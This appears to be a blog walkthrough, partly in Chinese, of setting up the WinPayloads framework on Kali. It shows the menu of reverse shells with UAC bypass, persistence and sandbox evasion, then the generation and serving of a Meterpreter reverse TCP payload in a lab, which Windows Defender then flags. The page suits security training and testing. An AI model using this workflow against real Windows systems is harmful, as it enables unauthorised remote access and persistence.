

WinPayloads

http://www.freebuf.com/sectool/140794.html


git clone https://github.com/nccgroup/Winpayloads



```
root@kali:~/Desktop/Winpayloads# ./setup.sh
[*] Installing Dependencies
Hit:1 http://old.kali.org/kali sana InRelease
Hit:3 http://old.kali.org/kali moto InRelease
Get:2 http://mirrors.neusoft.edu.cn/kali kali-rolling InRelease [30.5 kB]
Get:4 http://mirrors.neusoft.edu.cn/kali kali-rolling/main i386 Packages [17.0 MB]
Get:5 http://mirrors.neusoft.edu.cn/kali kali-rolling/main amd64 Packages [17.1 MB]
Get:6 http://mirrors.neusoft.edu.cn/kali kali-rolling/non-free amd64 Packages [190 kB]
Get:7 http://mirrors.neusoft.edu.cn/kali kali-rolling/non-free i386 Packages [166 kB]
Get:8 http://mirrors.neusoft.edu.cn/kali kali-rolling/contrib amd64 Packages [105 kB]
Get:9 http://mirrors.neusoft.edu.cn/kali kali-rolling/contrib i386 Packages [97.1 kB]
Fetched 34.7 MB in 28s (1,253 kB/s)

(appstreamcli:2060): GLib-CRITICAL **: 05:25:02.105: g_atomic_ref_count_dec: assertion 'g_atomic_int_get (arc)
> 0' failed
Reading package lists... Done
W: Target Packages (main/binary-amd64/Packages) is configured multiple times in /etc/apt/sources.list:7 and /et
c/apt/sources.list:9
W: Target Packages (main/binary-i386/Packages) is configured multiple times in /etc/apt/sources.list:7 and /etc
/apt/sources.list:9
W: Target Packages (main/binary-all/Packages) is configured multiple times in /etc/apt/sources.list:7 and /etc/
apt/sources.list:9
W: Target Translations (main/i18n/Translation-en_US) is configured multiple times in /etc/apt/sources.list:7 an
```




```
You should consider upgrading via the 'pip install --upgrade pip' command.
Collecting dis3
  Downloading https://files.pythonhosted.org/packages/9c/5c/4a4a2802f10f558018413990a58fd3dd7ed1eb48e6de7266334c2489bad6/dis3-0.1.3-py2-none-any.whl
Installing collected packages: dis3
Successfully installed dis3-0.1.3
[*] Done
[*] Grabbing Modules
rm: cannot remove 'psexecspray.py': No such file or directory
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4688  100  4688    0     0   6120      0 --:--:-- --:--:-- --:--:--  6128
[*] Done
[*] Grabbing External Modules
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 23998  100 23998    0     0  31659      0 --:--:-- --:--:-- --:--:-- 31617
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  397k  100  397k    0     0   287k      0  0:00:01  0:00:01 --:--:--  287k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   646  100   646    0     0    929      0 --:--:-- --:--:-- --:--:--   929
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  483k  100  483k    0     0   243k      0  0:00:01  0:00:01 --:--:--  242k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2152k  100 2152k    0     0   915k      0  0:00:02  0:00:02 --:--:--  915k
[*] Done
[*] Grabbing Certs
Generating RSA private key, 2048 bit long modulus
...............................................................+++++
.....................................................................................................................................+++++
e is 65537 (0x010001)
writing RSA key
Signature ok
subject=C = US, ST = Denial, L = Springfield, O = Dis, CN = www.example.com
Getting Private key
[*] Done
[*] Cleaning Up
[*] Done
```




```
root@kali:~/Desktop/Winpayloads# python WinPayloads.py
Checking if up-to-date || ctr + c to cancel

                                          /___/NCCGroup - CharlieDean
===============================================Main Menu================================================
                                         1: Windows Reverse Shell
                                         2: Windows Meterpreter Reverse Shell [uacbypass, persistence, allchecks]
                                         3: Windows Meterpreter Bind Shell [uacbypass, persistence, allchecks]
                                         4: Windows Meterpreter Reverse HTTPS [uacbypass, persistence, allchecks]
                                         5: Windows Meterpreter Reverse Dns [uacbypass, persistence, allchecks]
                                         6: Windows Custom Shellcode

                                         sandbox: Sandbox Evasion Menu
                                         ps: PowerShell Menu
                                         clients: Client Menu

                                         stager: Powershell Stager
                                         cleanup: Clean Up Payload Directory [0]
                                         interface: Set Default Network Interface [eth0]

                                         ?: Help
                                         exit: Exit
========================================================================================================
Main Menu > 
```


测试 Windows Meterpreter Reverse Shell



```
Main Menu > 2

[*] Press Enter For Default Port(4444)
[*] Port> 4444

[*] Press Enter To Get Local Ip Automatically(192.168.241.132)
[*] IP> 192.168.241.132
[*] IP SET AS 192.168.241.132
[*] PORT SET AS 4444

[*] Try UAC Bypass(Only Works For Local Admin Account)? y/[n]:y
[*] Windows 7 or 10? 7/[10]:10

[*] Creating Payload using Pyinstaller...
  Gener
[*] Payload.exe Has Been Generated And Is Located Here: /root/winpayloads/xvfnmbpw.exe

[*] Upload To Local Websever or (p)sexec? [y]/p/n: y

[*] Serving Payload On http://192.168.241.132:8000/xvfnmbpw.exe
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
```



```
 Gener
[*] Payload.exe Has Been Generated And Is Located Here: /root/winpayloads/xvfnmbpw.exe

[*] Upload To Local Websever or (p)sexec? [y]/p/n: y

[*] Serving Payload On http://192.168.241.132:8000/xvfnmbpw.exe
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***


       =[ metasploit v5.0.14-dev                          ]
+ -- --=[ 1869 exploits - 1060 auxiliary - 327 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

payload => windows/meterpreter/reverse_tcp
LPORT => 4444
LHOST => 0.0.0.0
autorunscript => multi_console_command -rc uacbypass.rc
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf5 exploit(multi/handler) > a
```



©2019 Baidu 使用百度前必读 意见反馈 京ICP证030173号 京公网安备1100000

xvfnmbpw.exe 包含病毒，已被删除。

病毒和威胁防护

发现威胁

Windows Defender 防病毒发现威胁。获取详细信息。